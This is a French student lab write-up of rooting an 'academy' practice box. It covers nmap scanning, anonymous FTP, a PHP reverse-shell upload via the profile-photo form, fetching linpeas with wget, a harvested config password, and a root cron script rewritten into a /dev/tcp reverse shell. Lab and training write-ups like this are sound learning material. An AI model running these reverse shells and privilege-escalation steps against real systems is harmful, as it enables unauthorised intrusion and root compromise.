

Exploitation de vulnérabilités avec Metasploit : TP noté

Dans cette procédure, je vais vous montrer comment j'ai réussi à me connecter en tant que root sur la machine cible depuis ma machine d'attaque Kali.

Dans un premier temps, il faut s'assurer que les machines communiquent entre elles.

Voici donc un IP de chaque machine et ensuite on teste le ping. Les 2 fonctionnent et se renvoient les pings.

```
benoit@Kali: ~  
Session Actions Éditer Vue Aide  
benoit@Kali:~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:29:11:f9 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic eth0  
        valid_lft 582sec preferred_lft 582sec  
    inet6 fe80::a00:27ff:fe29:11f9/64 scope link proto kernel_ll  
        valid_lft forever preferred_lft forever  
benoit@Kali:~  
$  
  
root@academy:~# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:93:bb:37 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 326sec preferred_lft 326sec  
    inet 10.0.2.4/24 brd 10.0.2.255 scope global secondary dynamic enp0s3  
        valid_lft 554sec preferred_lft 554sec  
    inet6 fe80::a00:27ff:fe93:bb37/64 scope link  
        valid_lft forever preferred_lft forever
```


Ensuite, première chose à faire c'est un scan pour voir quel port son ouvert sur ma machine cible. Grâce à l'outil nmap, et les paramètres -p- -A -T4 -O, on peut voir que 3 ports son ouvert, le 21, le 22 et le 80 avec quelque chose d'intéressant sur le port 21.

```
(benoit@Kali)-[~]
└─$ nmap -p- -A -T4 -O 192.168.1.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 09:27 CET
Nmap scan report for 192.168.1.93
Host is up (0.00082s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.69
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 1000  1000  776 May 30  2021 note.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|  2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|  256  78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256  99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:93:BB:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:route
ros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.82 ms 192.168.1.93
```

Cette chose intéressante est que la connexion ftp est allowed avec le login Anonymous et le mot de passe 230.

Grâce à cette connexion, on peut remarquer dans le dossier qu'il y'a un petit note.txt et si on l'ouvre, on peut trouver des logins pour plus tard.



Comme on peut voir un serveur sur le port 80, on dresse alors la liste de toutes les pages qu'on pourrait utiliser pour trouver des exploits et les utiliser. On trouve grâce à cet outils la page academy qui est intéressante.



Avec le petit note.txt de tout à l'heure, on peut donc en déduire qu'on arrivera à se connecter en tant qu'utilisateur sur cette page pour aller plus loin.

The screenshot shows a Kali Linux virtual machine environment. A web browser window is open to the URL `10.0.2.5/academy/index.php`. The page displays 'ONLINE COURSE REGISTRATION' and 'PLEASE LOGIN'. Below the header, there is a red error message: 'Invalid Reg no or Password'. There are two input fields: 'Enter Reg no :' and 'Enter Password :', both of which are empty. A 'Log Me In' button is visible below the input fields. In the foreground, a mousepad window titled '-/note.txt - Mousepad' is open, displaying a SQL injection payload. The payload is as follows:

```
1 Hello Heath !
2 Grimmie has setup the test website for the new academy.
3 I told him not to use the same password everywhere, he will change it ASAP.
4
5
6 I couldn't create a user via the admin panel, so instead I inserted directly
  into the database with the following command:
7
8 INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`,
  `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`,
  `creationdate`, `updatationDate`) VALUES
9 ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777',
  '', '', '', '7.60', '2021-05-29 14:36:56', '');
10
11 The StudentRegno number is what you use for login.
12
13
14 Le me know what you think of this open-source project, it's from 2020 so it
  should be secure... right ?
15 We can always adapt it to our needs.
16
17 -jdelta
18
```

Below the mousepad window, there is a blue box containing the text: '• Clean and light code used.'

```
8 INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`,
  `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`,
  `creationdate`, `updatationDate`) VALUES
9 ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777',
  '', '', '', '7.60', '2021-05-29 14:36:56', '');
10
```

On peut voir si on se balade un peu qu'on peut upload une image pour la mettre en tant que photo de profil.

On a donc notre exploit, on crée donc un petit fichier php pour faire un reverse shell.

Après avoir créé notre petit php, on se met sur le port d'écoute avec netcat et on upload notre fichier php. On arrive donc à se connecter en shell

```
note.txt  shell.php x
1 <?php
2
3 set_time_limit(0);
4 $ip = '10.0.2.6';
5 $port = 4444;
6
7 $sock = fsockopen($ip, $port);
8 if (!$sock) {
9     die ("Impossible de se connecter.");
10 }
11
12 $process = proc_open(
13     "/bin/sh -i",
14     [0 => $sock, 1 => $sock, 2 => $sock],
15     $pipes
16 );
17 ??
18
```

```
(benoit@Kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.5] 60356
/bin/sh: 0: can't access tty; job control turned off
$ cd home
/bin/sh: 1: cd: can't cd to home
$ ms
/bin/sh: 2: ms: not found
$ ls
avatar-1.jpg.png
noimage.png
shell.php
$ pwd
/var/www/html/academy/studentphoto
$ cd..
/bin/sh: 5: cd..: not found
$ pwd
```

Depuis ce shell, on va importer notre petit programme linpeas, pour se faire, on ouvre notre server avec le port 8000 sur notre machine d'attaque avec la commande

```
python -m http.server
```

Et ensuite la commande pour importer le linpease sur la machine cible.

```
$ wget http://10.0.2.6:8000/linpeas.sh
--2025-10-30 10:49:05-- http://10.0.2.6:8000/linpeas.sh
Connecting to 10.0.2.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 5% 16.3M 0s
 50K ..... 10% 6.52M 0s
100K ..... 15% 17.4M 0s
150K ..... 21% 16.1M 0s
200K ..... 26% 20.9M 0s
250K ..... 31% 174M 0s
300K ..... 36% 13.6M 0s
350K ..... 42% 775M 0s
400K ..... 47% 734M 0s
450K ..... 52% 880M 0s
500K ..... 57% 881M 0s
550K ..... 63% 532M 0s
600K ..... 68% 83.5M 0s
650K ..... 73% 939M 0s
700K ..... 79% 94.3M 0s
750K ..... 84% 845M 0s
800K ..... 89% 816M 0s
850K ..... 94% 601M 0s
900K ..... 100% 106M=0.02s

2025-10-30 10:49:05 (37.6 MB/s) - 'linpeas.sh' saved [971926/971926]
$ █
```

On lui rajoute la possibilité d'exécution avec la commande

```
Chmod +x linpeas.sh
```

Une fois fait, on exécute ce petit programme et il va nous permettre de trouver le mot de passe de notre utilisateur secret qui est grimmie. Il faut donc bien chercher mais un fois trouver on arriver à tomber sur ce Screenshot.

```
Searching passwords in config PHP files
/usr/share/phpmyadmin/config.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/config.sample.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = fa
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['AllowNoPassword
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowChgPassword'] = true;
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
```

On se connecte donc en ssh avec le login et le mot de passe puis on arrive à trouver un petit fichier backup.sh. Si on cherche bien, on trouve que c'est une tâche qui s'exécute toutes les minutes avec les privilèges root.

```
(benoit@Kali)-[~/Bureau]
└─$ ssh grimmie@10.0.2.5
grimmie@10.0.2.5's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.



Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
```

On modifie ce petit fichier ce qui nous donne ceci à la fin.

```
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.6/8080 0>&1
```

Puis soit on l'exécute, soit on attend une minute et lorsque on arrive à réécouter sur le bon port donc le 8080 comme indiquer avec netcat, une bonne nouvelle arrive, la connexion en tant que root.



Ensuite on arrive à trouver le petit flag et à en extraire ce qui nous est dit !!

```
root@academy:~# cd /
root@academy:/# ls
bin  etc      initrd.img.old  lib64      media  proc  sbin  tmp  vmlinuz
boot home     lib             libx32     mnt    root  srv   usr  vmlinuz.old
dev  initrd.img  lib32          lost+found  opt    run   sys   var
root@academy:/# cd root
root@academy:~# ls
flag.txt
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~# █
```

```
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~# █
```